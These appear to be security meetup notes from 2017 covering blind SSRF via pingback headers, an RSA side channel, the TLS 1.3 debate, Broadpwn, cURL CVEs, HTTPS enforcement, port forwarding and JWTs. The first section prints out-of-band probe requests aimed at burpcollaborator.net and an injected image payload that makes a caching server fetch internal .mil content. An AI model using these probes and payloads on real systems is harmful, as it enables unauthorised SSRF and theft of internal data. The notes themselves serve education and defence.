## 11.2.4 Targeting auxiliary systems

### Getting info through other headers

Collaborator Everywhere makes requests like the following to induce pingbacks:

```
GET / HTTP/1.1
Host: store.starbucks.ca
X-Forwarded-For: a.burpcollaborator.net
True-Client-IP: b.burpcollaborator.net
Referer: http://c.burpcollaborator.net/
X-WAP-Profile: http://d.burpcollaborator.net/wap.xml
Connection: close
```

"X-Forwarded-For" can induce DNS lookups "but unless you have a convenient DNS library memory corruption vulnerability the callback behavior itself isn't exploitable".

"Referer" can result in not only a pingback but a complete crawl of the refering site. "This is effectively a blind SSRF vulnerability as there's no way for the user to view the results of the analytics system's request, and it often occurs minutes or hours after the user request, which further complicates exploitation."

"X-Wap-Profile":

> "Compliant applications will extract the URL from this header, then fetch and parse the specified XML document so they can tailor the content they supply to the client. This combination of two high risk pieces of functionality - fetching untrusted URLs and parsing untrusted XML - with obscure and easily-missed functionality seems ripe for exploitation. Unfortunately it's not widely supported - Facebook was the only bug bounty site I could find that uses it, and they appear to be doing their XML parsing with due caution. They also only fetch the specified XML document roughly 26 hours after the request, making comprehensive iterative testing intensely impractical."

#### Remote Client Exploits

The article mentioned attackes against the pingback servers that did far more than download pages. The tool Rendering Engine Hackability Probe (code found at PortSwigger/hackability) which “performs a variety of tests to discover what the unknown rendering engine supports”. “As well as identifying common mishaps in custom browsers (like neglecting to enforce the Same Origin Policy) it flags unusual JavaScript properties.”

This could provide information for further exploits.

#### Pre-emptive Caching

The original author found a military server that cached some data in the request:

```
GET / HTTP/1.1
Host: burpcollaborator.net
```

A few seconds later the burpcollaborator.net host received these requests (apparently attempting to cache some values from an internal host):

```
GET /jquery.js HTTP/1.1
GET /abrams.jpg HTTP/1.1
```

So to steal some internal-only images:

```
POST /xss.cgi HTTP/1.1
Content-Length: 103
Connection: close

xss=<img src="http://internal-server.mil/index.php/a.jpg"/>
```

The caching server would issue these caching requests:

```
GET /index.php/a.jpg HTTP/1.1
```

And the cached image could be retrieved via:

```
GET /index.php/a.jpg HTTP/1.1
Host: internal-server.mil
```

## 11.3 2017-08-12 VRT, cryptography, TLS 1.3, Broadpwn, cURL, and phishing

### 11.3.1 Bugcrowd’s Vulnerability Rating Taxonomy

From Bugcrowd’s Vulnerability Rating Taxonomy:

> Bugcrowd’s VRT is a resource outlining Bugcrowd’s baseline priority rating, including certain edge cases, for vulnerabilities that we see often. To arrive at this baseline priority, Bugcrowd’s security engineers started with generally accepted industry impact and further considered the average acceptance rate, average priority, and commonly requested program-specific exclusions (based on business use cases) across all of Bugcrowd’s programs.
>
> Bugcrowd’s VRT is an invaluable resource for bug hunters as it outlines the types of issues that are normally seen and accepted by bug bounty programs. We hope that being transparent about the typical

> priority level for various bug types will help bug bounty participants save valuable time and effort in their quest to make bounty targets more secure. The VRT can also help researchers identify which types of high-value bugs they have overlooked, and when to provide exploitation information (POC info) in a report where it might impact priority.

It is available in PDF & JSON formats, along with a GitHub site bugcrowd/vulnerability-rating-taxonomy.

### 11.3.2 Cryptography is difficult: RSA broken using left-to-right sliding windows

This presentation is based on Sliding right into disaster: Left-to-right sliding windows leak. From the article:

> Abstract. It is well known that constant-time implementations of modular exponentiation cannot use sliding windows. However, software libraries such as Libgcrypt, used by GnuPG, continue to use sliding windows. It is widely believed that, even if the complete pattern of squarings and multiplications is observed through a side-channel attack, the number of exponent bits leaked is not sufficient to carry out a full key-recovery attack against RSA. Specifically, 4-bit sliding windows leak only 40% of the bits, and 5-bit sliding windows leak only 33% of the bits.
>
> In this paper we demonstrate a complete break of RSA-1024 as implementedin Libgcrypt. Our attack makes essential use of the fact that Libgcrypt uses the left-to-right method for computing the sliding-window expansion. We show for the first time that the direction of the encoding matters: the pattern of squarings and multiplications in left-to-right sliding windows leaks significantly more information about the exponent than right-to-left. We show how to extend the Heninger-Shacham algorithm for partial key reconstruction to make use of this information and obtain a very efficient full key recovery for RSA-1024. For RSA-2048 our attack is efficient for 13% of keys.

So even using RSA-2048 via Libgcrypt allows recovering 13% of the keys, insuring that if keys are changed regularly that an advanced persistent threat can/will eventually compromise a number of the RSA-2048 keys.

### 11.3.3 TLS 1.3 standardization process - behind the scenes

This presentation is based on TLS 1.3 in enterprise networks.

From the article:

> As the TLS 1.3 standardization process (hopefully) comes to a close, there has been some **drama on the TLS WG mailing list and at the recent IETF 99 meeting in Prague regarding the use of TLS 1.3 in enterprise networks**.
>
> . . .
>
> **IETF, TLS, WG, what are those?**
>
> **Transport Layer Security (TLS)** is, without exaggeration, the most important security protocol in use on the Internet today. It **is the successor protocol to the older SSL protocol** and is used to cryptographically protect a wide variety of Internet communication including online banking, (a significant fraction of) email traffic, more than half of all web browsing,2 and an ever-increasing amount of normal Internet activity.
>
> **TLS is standardized by the** Internet Engineering Task Force (**IETF**) which is organized into a set of working groups (WGs). Each working group has a charter which describes its mission. The **TLS WG** is currently charged with **designing** the fourth iteration of the TLS protocol, **TLS 1.3**.
>
> . . .
>
> Much of the work is pretty dry and technical. One of the WG's goals for TLS 1.3 is to produce a more secure protocol than prior versions which have had a series of subtle problems. To that end, **the WG has removed** a number of cryptographic options that reduced the security. This includes removing options

> like **ciphersuites** (sets of cryptographic algorithms that work together to secure the traffic) **that do not provide forward secrecy**.
>
> To quote Wikipedia, "A public-key system has the property of forward secrecy if it generates one random secret key per session to complete a key agreement, without using a deterministic algorithm. This means that the **compromise of one message cannot compromise others as well**, and there is no one secret value whose acquisition would compromise multiple messages." **Forward secrecy also generally requires the session key to be destroyed once the session ends** to prevent an adversary from decrypting traffic afterward.
>
> …
>
> At some point, late into the TLS 1.3 design process, **some enterprise network operators began to realize that this would reduce their ability to inspect traffic** in order to troubleshoot problems within their networks and **started asking the TLS WG to restore some of the removed ciphersuites or provide some other mechanism to support their internal network requirements**.
>
> …
>
> **If they already have access to the plaintext, why do they need changes to TLS 1.3 to enable them to get plaintext?**
>
> …
>
> On the one hand, **this is reasonable and is completely supported today using TLS 1.2**. (Indeed, one of the **suggestions** has been for network operators **to continue using TLS 1.2 inside their networks** if they need this capability.) On the other hand, **there's no technical way to confine proposals to enable decryption to a particular network or data center**.
>
> There are **two major concerns raised by those opposed to breaking or degrading forward secrecy**. Let's call this the forward-secret viewpoint. **One concern** raised by those with the forward-secret viewpoint is that **proposals such as the static Diffie–Hellman approach mentioned above will enable wiretapping which would violate the** IETF's Policy on Wiretapping. Although that may be true (and this is hotly contested), **some other technical mechanisms have been proposed that would make such wiretapping externally visible**.
>
> The **second concern** is both more subtle and, I think, more compelling. **TLS (and SSL before it) has a history of supporting weak cryptography and this support has come back to bite us several times**. The best of example of this is the export ciphersuites. These used cryptographically weak algorithms but were, at one point in time, the only ciphersuites that could be legally exported from the US. Two decades after the use of export ciphersuites should have ended, researchers showed how to abuse support for these deprecated algorithms in modern TLS libraries to man-in-the-middle TLS connections.
>
> The **forward-secret viewpoint holds that the TLS WG should not standardize any weaker form of TLS** and if this makes some network operators' jobs harder, then so be it.
>
> …
>
> **That's two viewpoints—enterprise and forward-secret—what's the third?**
>
> Let's call the third viewpoint, **the pragmatic viewpoint**. This viewpoint holds that whether or not enterprise network operators really need the decryption capability, some of them really want it. And since they really want it, they're going to do something to get it. **It's strictly better for the mechanism to be designed in public, following normal IETF procedures, than to be cobbled together by people whose focus is on operations and not, necessarily, on security**.

However as the author points out:

> The Internet is for End Users, **not for network operators**. The protocols we design today will, for better or for worse, be in use for decades. End-users have been paying the price for our mistakes and past

> compromises on security. As protocol and implementation deficiencies necessitate new network hardware and software, the network operators have paid their own price.
>
> To rebut the enterprise and pragmatic viewpoints, I need not take a security-maximalist view. **The sense of urgency from the operators and the pragmatists is, I believe, unwarranted**. Yes, switching to TLS 1.3 will prevent operators from doing precisely what they're doing today; however, there is currently no need to switch. **TLS 1.2 supports their usecase and TLS 1.2, when used correctly, is secure as far as we know**. Of course the network operators won't receive the benefits of mandatory forward secrecy, but that is precisely what they are asking to give up in TLS 1.3.

The author also points out in footnote 4:

> Some operators have expressed **worry that the** PCI Security Standards Council **will mandate TLS 1.3 in data centers**. This seems unlikely to happen any time soon. As I understand it, **TLS 1.2 isn't yet mandated for existing networks, despite being standardized nearly nine years ago**. This suggests that network operators will have years to devise alternative means of troubleshooting their networks.

And of course this comment:

> **Designing secure protocols is** *hard*.

### 11.3.4 Broadpwn CVE-2017-9417

Broadpwn is CVE-2017-9417 and is especially serious based on BROADPWN: REMOTELY COMPROMISING ANDROID AND IOS VIA A BUG IN BROADCOM'S WI-FI CHIPSETS:

> But what happens when, **underneath your heavily hardened OS, a separate chip parses all your Wi-Fi packets - and runs with no exploit mitigations whatsoever**?
>
> Meet **Broadpwn, a vulnerability in Broadcom's Wi-Fi chipsets which affects millions of Android and iOS devices, and can be triggered remotely, without user interaction**. The Broadcom BCM43xx family of Wi-Fi chips is found in an extraordinarily wide range of mobile devices - from various iPhone models, to HTC, LG, Nexus and practically the full range of Samsung flagship devices.

See BROADPWN: REMOTELY COMPROMISING ANDROID AND IOS VIA A BUG IN BROADCOM'S WI-FI CHIPSETS for a detailed description of the exploit.

Note how difficult it is to avoid an advanced persistent threat. Devices are subject to exploit without any user interaction or physical access, merely by being "near" the threat.

### 11.3.5 cURL CVE's

`curl` recently had a series of 3 CVEs (CVE-2017-1000099, CVE-2017-1000100, CVE-2017-1000100):

- cURL 'file://' URL Processing Bug Lets Local Users View Portions of System Memory on the Target System
- cURL TFTP URL Processing Bug Lets Remote Users Obtain Potentially Sensitive Information on the Target System
- cURL URL Globbing Flaw Lets Local Users View Portions of System Memory on the Target System

These bugs are useful to illustrate a few points:

1. This illustrates having CVE number assigned but not yet uploaded to the CVE web site for all 3 CVEs.
2. This illustrates that the upstream fixed version (7.55.0 for all 3 CVEs) may be patched in earlier versions by different OS releases.

   All of CVE-2017-1000099, CVE-2017-1000100, and CVE-2017-1000101 are fixed in earlier Debian versions. Even buster (Debian testing) and sid (Debian unstable) are patched in `curl` version 7.52.1-5. The message is that even though you find an exploit in version X and later, some earlier versions may already be patched so the exploit doesn't work.

3. Although updating to the latest 7.55.0 is preferred, the patches for these errors are surprisingly simple and short: CVE-2017-1000099 patch, CVE-2017-1000100 patch, and CVE-2017-1000101 patch.
4. Since `curl` is in the git repository curl/curl, the actual commits for each regression are available: CVE-2017-1000099 regression, CVE-2017-1000100 regression, and CVE-2017-1000101 regression. The actual induced bugs can be studied in detail. And a little bit of detective work with curl-7_55_0 can see the totality of changes made to fix these regressions.
5. CVEs 99, 100, 101 were intruduce in April 2017, September 2005, and August 2013. One of these bugs has existed for over a decade.
6. Undoubtably some of the software you use today has critical bugs waiting to be found. An alternative approach is to fuzz like Tavis Ormandy I wrote a fuzzer for the unsandboxed x86 emulator in Windows Defender and found arbitrary read/write..

### 11.3.6 Phishing Google Chrome extension developers

From Chrome Extension Developers Under a Barrage of Phishing Attacks:

> Google's security team has sent out warnings via email to Chrome extension developers after many of them have been the targets of phishing attacks, some of which have been successful and resulted in crooks taking over extensions.
>
> These phishing attacks have come into the limelight this past week when phishers managed to compromise the developer accounts for two very popular Chrome extensions — Copyfish and Web Developer.
>
> The phishers used access to these developer accounts to insert adware code inside the extensions and push out a malicious update that overlaid ads on top of web pages users were navigating.

Phishing can be much easier than developing your own exploits.

## 11.4 2017-08-19 Forcing HTTPS, HTTP forwarding

### 11.4.1 Forcing your website to HTTPS

After last week's meeting broke up a discussion ensued as to how to force HTTPS for a given website (or generate a failure message when connection is not possible). The summary from below is that HTTPS 301 redirect, HSTS, and HSTS preloading enforce HTTPS. OCSP, OCSP stapling, and HPKP can help with rogue certificates but are far from perfect.

#### What HTTPS does and doesn't do

HTTPS does provide server authentication, data confidentiality, and data integrity for the parts of the website that are encrypted.

But HTTPS does not hide which websites you are visiting: the TCP protocol application data is encrypted, but the TCP and lower network data are not. That includes the TCP/IP data needed to route your request. To get more privacy requires using something like Tor (anonymity network).

### What can an adversary do?

Insecure DNS, delayed/unused CRL's, and improperly gained certificates illustrate the pitiful state of computer security.

We assume that an adversary can basically MITM your network services, including DNS and NTP. Just like you can expect using the public WiFi at your local coffee shop.

So your adversary can introduce pharming, DNS poisoning, bad NTP servers, . . . . This means you have to be alert to HTTP connections that should be HTTPS, and your time being wildly off (amongst a host of other issues).

Most critically, adversaries can steal or obtain HTTPS certificates and short of HPKP there's little that can be done about that.

### Making it harder to compromise HTTPS

### Redirect HTTP to HTTPS

Perhaps the simplest thing is to have the web server redirect all HTTP requests to HTTPS via the HTTP 302 (temporary move) or 301 (permanent move) status. If you are going all-in on HTTPS the HTTP 301 is the better status to use. The client uses the server-provided HTTP header "Location:" to re-request the web resource.

Unfortunately it is vulnerable to MITM or DNS poisoning unless the browser supports (and the website uses) HSTS preload and/or HTTPS Everywhere.

Here is an example of http://arstechnica.com using a 301 redirect with `Strict-Transport-Security`:

```
hacker@meetup:~$ UA='Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like␣
↪Gecko) Chrome/41.0.2228.0 Safari/537.36'
hacker@meetup:~$ curl -v --location --user-agent "$UA" http://arstechnica.com/ 2>&1 ␣
↪| \
                 egrep '(> User-Agent:|< HTTP/1|Location:|< Strict-Transport-
↪Security:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)␣
↪Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 301 Moved Permanently
< Location: https://arstechnica.com/
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)␣
↪Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 200 OK
< Strict-Transport-Security: max-age=300
```

### HSTS

See the *HSTS Tutorial* for an overview. Also see 95% of HTTPS servers vulnerable to trivial MITM attacks and Peter Green's answer in True or False: HSTS is absolutely useless against MITM attacks.

HSTS is vulnerable to a MITM unless a browser is used supporting HSTS preload is used (and the HSTS list is maintained so as to keep the website's HSTS current).

As long as there is no MITM, DNS poinsoning, and time is accurate, when combined with HTTP 301 redirects it will force HTTPS even without the HSTS preload. But if you're running at a coffee shop's WiFi, all bets are off without HSTS preload, checking your time, and verifying the HTTPS status.

### HTTPS Everywhere

HTTPS Everywhere falls short of guaranteeing your site will only be viewed in HTTPS mainly because the plugin is only available in Chrome, Firefox, and Opera.

But if a client uses HTTPS Everywhere and you've added your website to the HTTPS Everywhere whitelist, you can be assured your website is viewed only via HTTPS.

HTTPS Everywhere "is a Firefox, Chrome, and Opera extension that encrypts your communications with many major websites, making your browsing more secure." "**HTTPS Everywhere can protect you only when you're using sites that support HTTPS and for which HTTPS Everywhere include a** ruleset." To add your site see How do I get support for an additional site in HTTPS Everywhere? and How do I add my own site to HTTPS Everywhere?.

From the HTTPS Everywhere FAQ:

- HTTPS Everywhere is essentially a whitelist of sites

  See Why use a whitelist of sites that support HTTPS? Why can't you try to use HTTPS for every last site, and only fall back to HTTP if it isn't available?

- It only works with Firefox, Chrome, and Opera browsers.
- It only works on the encrypted parts of whitelisted sites.

  See When does HTTPS Everywhere protect me? When does it not protect me? and What does HTTPS Everywhere protect me against?.

- HTTPS Everywhere, like the HSTS spec, tries to address an attack called SSL stripping.

  See Why does HTTPS Everywhere include rules for sites like PayPal that already require HTTPS on all their pages?

### OCSP

See *OCSP* and *OCSP Stapling*.

OCSP intends to get around the many problems with CRLs (see Certificate revocation list).

But both forms of certificate revocation checks have their issues. From Revocation doesn't work (18 Mar 2011): "But both methods rely on the CA being available to answer CRL or OCSP queries. If a CA went down then it could take out huge sections of the web. Because of this, clients (and I'm thinking mainly of browsers) have historically been forgiving of an unavailable CA."

The article How certificate revocation (doesn't) work in practice looked at a particular certificate revocation: "On 30th April 2013 an intermediate certificate issued to Network Associates — which forms part of the chain from an individual certificate back to a trusted root — was revoked by RSA."

- Firefox

  "Firefox does not download CRLs for websites which use the most popular types of SSL certificate (all types of certificate except EV which is usually displayed with a green bar). Without downloading the CRL, Firefox is happy to carry on as usual; letting people visit the website and transfer sensitive personal information relying on a certificate that is no longer valid. In any case even if OCSP were available, by default Firefox will only check the validity of the server's certificate and not attempt to check the entire chain of certificates (again, except for EV certificates)."

- Mobile browsing

  "Mobile browsing now makes up a significant proportion of internet use. Neither Google Chrome on Android nor Safari on iOS present a warning to the user even after being reset."

- Google Chrome

  “Google Chrome, by default, does not make standard revocation checks for non-EV certificates. Google does aggregate a limited number of CRLs and distributes this via its update mechanism but, at least currently, it does not list the certificate in question or indeed any of the other certificates revoked in the same CRL. For the majority of Chrome users with the default settings, as with Firefox, nothing will appear to be amiss.”

  “For the security conscious, Google Chrome does have the option to enable proper revocation checks, but in this case the end result depends on the platform. On Windows, Google Chrome can make use of Microsoft’s CryptoAPI to fetch the CRL and it correctly prevents access to the site. However, RSA’s CRL is not delivered in the conventional way: instead of providing the CRL in a binary format, it is encoded into a text-based format which is not the accepted standard. Mozilla’s NSS — which is used by Firefox on all platforms and by Google Chrome on Linux — does not support the format. On Linux, Google Chrome does make a request for the CRL but cannot process the response and instead carries on as normal.”

- IE

  “Microsoft’s web browser, Internet Explorer is one of the most secure browsers in this context. It fetches revocation information (with a preference for OCSP, but will fallback to CRLs) for the server’s certificate and the rest of the certificate chain and, as a consequence of the revocation check, it prevents the user from making their purchase on www.mcafeestore.com.”

- Opera

  “Along with Internet Explorer, Opera is secure by default: it prevents access to the webpage. Opera checks the entirety of the certificate chain using either OCSP or CRLs where appropriate.”

- However, even with the most secure browser, the most frequent users of a secure website may be able to continue using a website for weeks or months despite one of the certificates in the chain of trust having been revoked. The CRL used in this case can be cached for up to 6 months, leaving frequent users, who will have a cached copy of the CRL, in the dark about the revocation.

Also consider Enabling Certificate Revocation Checks in Google Chrome where “Soft-Fail If a client is dependant on performing a revocation request before making a secure connection, any downtime at the CA would be a disaster. Without the ability to check the revocation status of a certificate, huge numbers of sites could go offline if a CA was having difficulties. For this reason, browsers will normally allow you to connect if the revocation check has some difficulties or fails.”

Also see Certificate Revocation (CRL vs OCSP) and The current state of certificate revocation (CRLs, OCSP and OCSP Stapling).

### HPKP

See *Public Key Pinning (HPKP)* for a brief description. Also see Secure websites shun HTTP Public Key Pinning.

The upshot of everything below is from Secure websites shun HTTP Public Key Pinning:

> A website can defend against most man-in-the-middle attacks by deploying HTTPS, HSTS and HSTS preloading. Together, these ensure all communication to and from the website is authenticated and encrypted.
>
> While these provide a fairly robust defence against attacks like pharming and sslstrip, there is still a line of attack open. A knowledgeable and dedicated attacker can still attack an otherwise well-defended HTTPS website if he can convince a certificate authority to fraudulently issue him a certificate for it.
>
> . . .
>
> The HPKP header is motivated by the history of mis-issuance within this ecosystem. To use HPKP, website owners must select a set of public keys that must be used in future connections. After visiting the

site, its HPKP policy is then stored by the client to reject future connections to servers that use different, non-whitelisted keys.

However, creating an HPKP policy is not entirely sufficient to defend against impersonation attacks. In particular, HPKP cannot defend against rogue root certificates installed locally on users' computers.

### 11.4.2 HTTP forwarding

This presentation serves 2 purposes: (1) make clear that port forwarding may break certain protocols, and (2) illustrate how to debug some HTTP-related issues.

#### C# port forwarding

This all started with a link to the 2012 blog entry Simple TCP Forwarder in C#. It demonstrates a browser connection to "http://localhost:12345" being redirected to "http://xkcd.com". The kneejerk reaction was "`socat` can do the equivalent very simply". But as you'll see, redirecting HTTP requests really requires something more complex than port forwarding.

Here is the C# program from the blog post for reference:

```
using System;
using System.Net;
using System.Net.Sockets;

namespace BrunoGarcia.Net
{
  public class TcpForwarderSlim
  {
    private readonly Socket _mainSocket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);

    public void Start(IPEndPoint local, IPEndPoint remote)
    {
      _mainSocket.Bind(local);
      _mainSocket.Listen(10);

      while (true)
      {
        var source = _mainSocket.Accept();
        var destination = new TcpForwarderSlim();
        var state = new State(source, destination._mainSocket);
        destination.Connect(remote, source);
        source.BeginReceive(state.Buffer, 0, state.Buffer.Length, 0, OnDataReceive, state);
      }
    }

    private void Connect(EndPoint remoteEndpoint, Socket destination)
    {
      var state = new State(_mainSocket, destination);
      _mainSocket.Connect(remoteEndpoint);
      _mainSocket.BeginReceive(state.Buffer, 0, state.Buffer.Length, SocketFlags.None, OnDataReceive, state);
    }

    private static void OnDataReceive(IAsyncResult result)
    {
      var state = (State)result.AsyncState;
      try
      {
        var bytesRead = state.SourceSocket.EndReceive(result);
        if (bytesRead > 0)
        {
          state.DestinationSocket.Send(state.Buffer, bytesRead, SocketFlags.None);
          state.SourceSocket.BeginReceive(state.Buffer, 0, state.Buffer.Length, 0,␣
↪OnDataReceive, state);
        }
      }
      catch
      {
        state.DestinationSocket.Close();
        state.SourceSocket.Close();
      }
    }

    private class State
    {
      public Socket SourceSocket { get; private set; }
      public Socket DestinationSocket { get; private set; }
      public byte[] Buffer { get; private set; }

      public State(Socket source, Socket destination)
      {
        SourceSocket = source;
        DestinationSocket = destination;
        Buffer = new byte[8192];
      }
    }

    static void Main(string[] args)
    {
      new TcpForwarderSlim().Start(
        new IPEndPoint(IPAddress.Parse(args[0]), int.Parse(args[1])),
        new IPEndPoint(IPAddress.Parse(args[2]), int.Parse(args[3])));
    }
  }
}
```

### socat port redirection

Here's the socat equivalent with a brief explanation:

```
# socat port redirection
#   "-d -d" prints fatal, error, warning, and notice messages
#   "-lmlocal2" is mixed log mode:
#       startup messages to stderr, then switches to syslog with facility local2
#   "TCP4-LISTEN:12345" listens on port 12345 to accept incoming TCP/IP connection
#     "bind=localhost" binds the socket to localhost (otherwise *)
#     "su=nobody" runs as the nobody user
#     "fork" spins off a child process for each connection
#     "reuseaddr" allows other sockets to bind to an address
#   "TCP4:xkcd.com:80" connects to port 80 at xkcd.com
sudo socat -d -d -lmlocal2 \
    TCP4-LISTEN:12345,bind=localhost,su=nobody,fork,reuseaddr \
    TCP4:xkcd.com:80
```

A simple `ss -tnl` can verify the `socat` connection is listening on the desired port.

### Port redirection failures

In another terminal we use `curl` to show that this doesn't work due to the host header "Header: localhost:12345":

```
curl -v  http://localhost:12345
```

Here's the result of running this:

```
hacker@meetup:~$ curl -v  http://localhost:12345
* Rebuilt URL to: http://localhost:12345/
*   Trying ::1...
* TCP_NODELAY set
* connect to ::1 port 12345 failed: Connection refused
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 12345 (#0)
> GET / HTTP/1.1
> Host: localhost:12345
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 500 Domain Not Found
< Server: Varnish
< Retry-After: 0
< content-type: text/html
< Cache-Control: private, no-cache
< connection: keep-alive
< Content-Length: 197
< Accept-Ranges: bytes
< Date: Mon, 14 Aug 2017 04:49:20 GMT
< Via: 1.1 varnish
< Connection: keep-alive
<

<html>
<head>
<title>Fastly error: unknown domain localhost</title>
</head>
<body>
* Curl_http_done: called premature == 0
* Connection #0 to host localhost left intact
Fastly error: unknown domain: localhost. Please check that this domain has been added␣
↪to a service.</body></html>
```

In 2012 xkcd.com was hosted at 107.6.106.82 which `dig -x 107.6.106.82` and `whois 107.6.106.82` show is voxel.net (at least today). The above `curl` command shows fastly now hosts the website and returns an HTTP 500 error code for the invalid host header "Host: localhost:12345". Since the C# program merely forwards the unmodified data, it too would fail today with fastly.

But let's fix that problem by correcting the host header:

```
curl -v --header "Host: xkcd.com" http://localhost:12345
```

Unfortunately, that exposes another change from 2012: HTTP is redirected to HTTPS:

```
hacker@meetup:~$ curl -v --header "Host: xkcd.com" http://localhost:12345
* Rebuilt URL to: http://localhost:12345/
*   Trying ::1...
* TCP_NODELAY set
* connect to ::1 port 12345 failed: Connection refused
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 12345 (#0)
> GET / HTTP/1.1
> Host: xkcd.com
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: Varnish
< Retry-After: 0
< Location: https://xkcd.com/
< Content-Length: 0
< Accept-Ranges: bytes
< Date: Mon, 14 Aug 2017 05:24:06 GMT
< Via: 1.1 varnish
< Connection: close
< X-Served-By: cache-sea1039-SEA
< X-Cache: HIT
< X-Cache-Hits: 0
< X-Timer: S1502688247.942645,VS0,VE0
<
* Curl_http_done: called premature == 0
* Closing connection 0
```

Of course we could add the option `curl -L ...` to follow the redirection, but the redirection would go directly to the xkcd.com website, avoiding the `socat` port redirection. So let's re-do the `socat` redirection to xkcd.com:443:

```
sudo socat -d -d -lmlocal2 \
    TCP4-LISTEN:12345,bind=localhost,su=nobody,fork,reuseaddr \
    TCP4:xkcd.com:443
```

To see if the `socat` port redirection works, change `curl` to HTTPS:

```
curl -v --header "Host: xkcd.com" https://localhost:12345
```

But of course now `curl` fails the certificate check:

```
hacker@meetup:~$ curl -v --header "Host: xkcd.com" https://localhost:12345
* Rebuilt URL to: https://localhost:12345/
*   Trying ::1...
* TCP_NODELAY set
* connect to ::1 port 12345 failed: Connection refused
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 12345 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* Cipher selection: ALL:!EXPORT:!EXPORT40:!EXPORT56:!aNULL:!LOW:!RC4:@STRENGTH
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/certs/ca-certificates.crt
  CApath: /etc/ssl/certs
* TLSv1.2 (OUT), TLS header, Certificate Status (22):
* TLSv1.2 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* TLSv1.2 (IN), TLS handshake, Server finished (14):
* TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* TLSv1.2 (OUT), TLS change cipher, Client hello (1):
* TLSv1.2 (OUT), TLS handshake, Finished (20):
* TLSv1.2 (IN), TLS change cipher, Client hello (1):
* TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* ALPN, server accepted to use http/1.1
* Server certificate:
*  subject: C=US; ST=California; L=San Francisco; O=Fastly, Inc.; CN=i.ssl.fastly.net
*  start date: Apr 11 21:03:06 2017 GMT
*  expire date: Mar 13 14:01:54 2018 GMT
*  subjectAltName does not match localhost
* SSL: no alternative certificate subject name matches target host name 'localhost'
* Curl_http_done: called premature == 1
* stopped the pause stream!
* Closing connection 0
* TLSv1.2 (OUT), TLS alert, Client hello (1):
curl: (51) SSL: no alternative certificate subject name matches target host name
↪'localhost'
```

Finally, using `curl --insecure` avoids the certificate check and this “works”:

```
curl -v --insecure --header "Host: xkcd.com" https://localhost:12345
```

But this won’t work from a normal user running a standard browser because the “Host:” header will cause the request to fail.

### Use a socks proxy for HTTP redirection

Simple port redirection doesn’t work with HTTP and some sort of HTTP proxy is needed. A simple way to do this is to use `ssh -D` to create a socks proxy:

```
# set up a socks proxy
#   "-f" places ssh in background before command execution
#   "-N" prevents opening a remote command (just forward ports)
#   "-T" disables pseudo-tty allocation
#   "-D [bind_address:]port" opens up a socks proxy
SKEY="$HOME/.ssh/id_your_sshkey"
sudo ssh -i "$SKEY" -fNT -D localhost:1080 localhost
```

Then the client can redirect the traffic by specifying the socks proxy:

```
curl -v --socks5-hostname localhost:1080 https://xkcd.com/
```

This is anything but simple port redirection. And now you know better.

## 11.5 2017-08-26 Complexity, Cookies vs Tokens

### 11.5.1 Complexity

Complexity helps make things insecure and most of computing is complex.

Consider Firefox 54 finally goes multiprocess, eight years after work began and HTTPS on Stack Overflow: The End of a Long Road which took approximately 4 years.

Then consider IPv6 and the likelyhood of IPv6 conversions having misconfigurations (like forgetting that IPv6 firewalls need sepearate rules for IPv6 traffic).

Complexity is a pentester's best friend.

### 11.5.2 Cookies vs Tokens

#### Cookies

See *Cookies* for a general introduction to cookies.

The upshot is that cookies are data first created on the server and passed to the client via the "Set-Cookie:" HTTP header, which is subsequently returned by the client to the server via the "Cookie:" HTTP header. The server can modify the value in a later "Set-Cookie:" and that modified value will be returned in subsequent "Cookie:" HTTP headers. The cookie meaning is determined by the server.

The key point here is that cookies are generally created by the server that uses it.

#### Tokens

#### Tokens in general

"Token" in computing has many different meanings, but in this case we mean Access token:

> An access token is an object encapsulating the security identity of a process or thread. A token is used to make security decisions and to store tamper-proof information about some system entity. While a token is generally used to represent only security information, it is capable of holding additional free-form data that can be attached while the token is being created.
>
> An access token is generated by the logon service when a user logs on to the system and the credentials provided by the user are authenticated against the authentication database. The authentication database contains credential information required to construct the initial token for the logon session, including its user id, primary group id, all other groups it is part of, and other information.

Very different from a cookie, the token can be generated by a 3rd party (like when you can use a Google account to log into Bitbucket) and need not be stored as a cookie.

> While tokens can be created by the server and stored in cookies, tokens can be created by 3rd parties and not stored as cookies.

#### JWT tokens

From Wikipedia JSON Web Token:

> JSON Web Token (JWT) is a JSON-based open standard (RFC 7519) for creating access tokens that assert some number of claims. For example, a server could generate a token that has the claim “logged in as admin” and provide that to a client. The client could then use that token to prove that it is logged in as admin. The tokens are signed by the server’s key, so the client and server are both able to verify that the token is legitimate. The tokens are designed to be compact, URL-safe and usable especially in web browser single sign-on (SSO) context. JWT claims can be typically used to pass identity of authenticated users between an identity provider and a service provider, or any other type of claims as required by business processes. The tokens can also be authenticated and encrypted.

From Introduction to JSON Web Tokens:

- JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object.
- JWT looks like xxxxx.yyyyy.zzzzz (see JWT Debugger to encode/decode JWT).
  - It uses Base64URL encoding as defined in RFC 4648 Base 64 Encoding with URL and Filename Safe Alphabet.

